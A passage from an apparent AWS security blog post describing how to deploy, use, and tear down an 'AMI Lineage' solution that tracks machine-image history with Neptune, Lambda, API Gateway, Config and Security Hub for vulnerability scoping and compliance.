			"CreateImage",
			"CopyImage",
			"RegisterImage",
			"DeregisterImage"
		]
	}
}

# In Organization Management Account:
# Deploy organization EventBridge rules
cd deployment-scripts/organization
./deploy-organization-resources.sh
Phase 4 – Core infrastructure
The fourth phase focuses on core infrastructure deployment in the security tooling account. This is where the primary processing and storage components are deployed, following security best practices by centralizing sensitive operations in a dedicated account.
# Switch to Security Tooling Account context
# Deploy Neptune cluster with encryption in security tooling account
cd deployment-scripts/shared
./deploy-shared-resources.sh
This deployment script handles multiple components in the security tooling account. The Neptune cluster deployment includes encryption and VPC configuration to help ensure secure storage and access to AMI lineage data. Lambda functions are deployed with security controls and configured with VPC attachment, which allows for secure Neptune access in the VPC, appropriate IAM roles with least-privilege permissions, and environment variables for secure configuration. API Gateway provides secure REST endpoints for external access to AMI lineage data and security assessments.
Phase 5 – Compliance and monitoring
The fifth phase establishes comprehensive compliance and monitoring capabilities across member accounts. AWS Config rules are deployed to continuously monitor AMI compliance across your organization, while EventBridge rules forward AMI events to the central processing system.
# In each Member Account:
# Deploy AWS Config Rules and monitoring capabilities
cd deployment-scripts/child-account
./deploy-child-account-resources.sh
After deployment, thorough verification helps ensure that security configurations are properly implemented. This includes validating IAM permissions to help ensure least-privilege access, testing security controls to verify SCP enforcement, validating encryption settings acrosscomponents, and confirming that the security tooling account is properly configured as the Security Hub delegated administrator.
Using AMI Lineage
When deployed, AMI Lineage provides security operations and compliance monitoring capabilities through its API hosted in the security tooling account and automated monitoring systems. Security teams can query and receive complete AMI security relationships to understand the full context of AMIs in their environment.
When investigating AMIs, the system provides detailed security context including source validation information that confirms:
Whether AMIs come from marketplace sources or trusted accounts
Compliance status that shows patch levels and policy adherence
Vulnerability status with CVE findings and scan results
Comprehensive lineage data showing the complete chain of AMI relationships and approval history
# Get complete security context for an AMI (API Gateway in Security Tooling Account)
curl -X GET "https://<api-gateway-id>.execute-api.<region>.amazonaws.com/v1/api/v1/ami/ami-1234567890abcdef0/security-context?include_compliance=true" \
	-H "x-api-key: <your-api-key>"
For security impact assessments, such as when a new CVE is discovered, the solution provides a powerful scope of impact analysis. By querying the API with a specific finding, security teams can rapidly determine every affected resource across their entire organization that stems from a compromised or vulnerable AMI. Using that information, they can understand the full scope of their exposure and begin remediation. See Security best practices in Amazon API Gateway for helpful considerations while using API Keys.
This analysis returns impact information including:
Affected AMIs in the lineage chain
Running instances requiring immediate remediation
Affected AWS accounts and regions for coordinated response
Associated auto-scaling groups and launch templates that need updates
Compliance impact assessment for regulatory reporting
Detailed remediation steps prioritized by risk level.
Compliance monitoring operates continuously through automated assessment capabilities that evaluate your AMI estate against organizational policies and regulatory requirements. Teams can generate comprehensive compliance reports that show adherence to security standards across their entire infrastructure.
The solution provides security automation and remediation through configurable automated responses to security events. Security Hub, operating in delegated administrator mode from the security tooling account, can be configured to automatically respond to findings by stopping instances using AMIs with critical vulnerabilities, quarantining instances launched from unapproved sources, and sending immediate notifications for high-severity findings.
Security visualization and reporting capabilities, centralized in the security tooling account, provide real-time dashboards showing:
Compliance status across the organization
Scoping visualization for rapid decision-making
AMI approval workflow status for process monitoring
Patch compliance metrics for maintaining security posture
Automated remediation activity logs for audit purposes
Custom security reports tailored to specific organizational needs.
For security investigations and audit purposes, the solution maintains a queryable audit trail that provides a complete history of AMIs, including creation and modification events, security scanning results and findings, approval workflow history, and compliance status changes over time.
# Query comprehensive audit history (Security Tooling Account API)
curl -X GET "https://<api-gateway-id>.execute-api.<region>.amazonaws.com/v1/api/v1/ami/ami-1234567890abcdef0/lineage?direction=both&depth=10" \
	-H "x-api-key: <your-api-key>"
Clean up
To decommission the AMI Lineage solution, use the following steps to prevent dependency errors. The process is the reverse of the deployment.
(Optional) Back up your data. Before you begin, export critical data for your audit and compliance records. This includes generating final compliance reports from the API or creating a final snapshot of the Neptune database (you will be prompted to do this when you delete the cluster).
Run cleanup in member accounts. Sign in to each participating member account and run the cleanup script from the deployment files. This removes the local EventBridge rules, AWS Config rules, and cross-account IAM roles.
# In each Member Account
cd deployment-scripts/child-account
./cleanup-child-account-resources.sh
# Removes Config rules and cross-account roles from each member account
Run cleanup in the security tooling account. Sign in to your security tooling account and run the cleanup script. This decommissions the core solution, including the API gateway, Lambda functions, Neptune cluster, and the associated VPC.
# Clean up security tooling account
cd deployment-scripts/shared

./cleanup-shared-resources.sh
# Removes Neptune, Lambda, API Gateway, SNS, and Security Hub components
Run cleanup in the organization management account. Sign in to your organization management account to remove the organization-level resources.
Run the cleanup script to remove the organization-wide EventBridge rules.
# Clean up organization management account

cd deployment-scripts/organization

./cleanup-organization-resources.sh
# Removes SCPs, EventBridge rules, and cross-account trust policies
In the AWS Organizations console, detach and delete the AMI-Governance-Controls SCP.
In the Security Hub and GuardDuty consoles, remove the security tooling account as the delegated administrator.
Delete final data and encryption keys. After the solution’s infrastructure is removed, you can delete the remaining assets.
In the organization management account,schedule the deletion of the KMS keys you created for encrypting the solution’s data.
Conclusion
In this blog post, we showed you how you can use the AMI Lineage solution to build a comprehensive approach to tracking the complete history of your AMIs from creation to decommissioning. By storing this data in an Amazon Neptune graph database, you can build a hierarchical view of the relationships between your EC2 instances and the AMIs they were launched from. You learned how that data can be used to improve security response and remediation and assist in auditing and compliance activities.
The solution uses AWS Organizations to provide preventative controls to help ensure that only approved AMIs are used and integrates AWS security services like Amazon GuardDuty, AWS Security Hub, and AWS Config to add additional layers of security monitoring and management. Finally, you saw how the solution can be used during a security event or when new CVEs are published, so that you can rapidly discover which systems are affected and automate responses based on those findings.
While this solution provides powerful capabilities, it’s important to consider the operational and cost aspects. The core components, particularly Neptune, have associated costs that will scale with the size of your AMI estate. We recommend implementing cost monitoring and alerts as part of your deployment. Furthermore, because the solution is event-driven, you should plan a one-time backfill process to ingest your organization’s existing AMI history into the graph database. For organizations that require this level of granular control and visibility, these operational considerations are offset by the significant gains in security posture and compliance automation.
AMI Lineage transforms AMI governance from a manual, error-prone process into an automated, comprehensive security capability that scales with your organization’s growth. By implementing this solution, your organization can gain the visibility, control, and automated response capabilities needed to maintain a strong security posture while enabling rapid, secure deployment of infrastructure across its AWS environment.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

 Login
Login


































